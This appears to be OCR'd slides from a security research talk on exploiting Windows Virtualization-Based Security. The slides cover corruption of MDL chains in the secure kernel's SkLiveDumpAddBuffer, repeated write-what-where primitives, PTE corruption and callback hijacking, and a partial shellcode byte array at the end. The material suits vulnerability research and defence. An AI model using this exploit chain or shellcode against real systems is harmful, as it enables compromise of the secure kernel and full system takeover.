
If We Can Control "Next" of One Chained MDL




We Can Chain a Fake Pivot MDL at Shared Page




We Control Where LiveDumpAddBuffer Write To



Detect Worker MDL Has Been Written




Retarget Worker MDL



Shared pages: Communication Channels

- VTL 0(write) -> VTL 1(read)
  - Craft pivot MDL, modify Worker MDL repeatedly
- VTL 1(write) -> VTL 0(read)
  - Tentative overwriting target of SkLiveDumpAddBuffer
  - Indicator of Worker MDL activated.
- Write-what-where accurately and repeatedly
  - Pivot MDL->Next: Worker MDL
  - Pivot MDL->ByteCount: Accurately control overwriting offset to Worker MDL
  - SkLiveDumpAddBuffer: Overwriting Content

Multiple Write-What-Where



Exploit #1 – Final to Arbitrary Code Execution

- Corrupt MDL->Next, gain 1 arbitrary write
- Fake a pivot MDL structure in the shared page (simply writes in VTL0)
  - Keep in mind that we can changed that repeatedly, by design
- Use the arbitrary write to corrupt a node in SkpLiveDumpContext.Mdl chain, make it points to our pivot MDL
- Call SkLiveDumpAddBuffer to trigger arbitrary write
- Change shared page content, and call SkLiveDumpAddBuffer again!
- Arbitrary Write: Corrupt PTE --> make shared page RWX
- Arbitrary Write: Corrupt SkpgContext callback --> jump to shellcode
- PROFIT

Demo Shellcode

```
BYTE shellcode[] = {
    0x48, 0x83, 0xec, 0x30,                                                    //sub     rsp, 30h

    0x48, 0xb9, QWORD_2_LE_BYTES(SKPG_CONTEXT_ADDR + 0x250),                   //movabs    rcx, SKPG_CONTEXT_TIMER_CALLBACK_ADDR
    0x4c, 0x8b, 0x09,                                                          //mov       r9, qword ptr[rcx]
    0x48, 0xba, QWORD_2_LE_BYTES(SHARED_MEM_SK_VIEW_ADDR + 0x150),             //movabs    rdx, SHELLCODE_SK_VIEW_ADDR
    0x48, 0x89, 0x11,                                                          //mov       qword ptr[rcx], rdx
    0x48, 0x83, 0xc1, 0x18,                                                    //add       rcx, 0x18
    0x48, 0xc7, 0x01, 0x00, 0x00, 0x00, 0x00,                                  //mov       qword ptr[rcx], 0
    0x48, 0xc7, 0x41, 0x08, 0x00, 0x00, 0x00, 0x00,                            //mov       qword ptr[rcx + 8], 0
    0x48, 0xc7, 0x41, 0x10, 0x00, 0x00, 0x00, 0x00,                            //mov       qword ptr[rcx + 0x10], 0
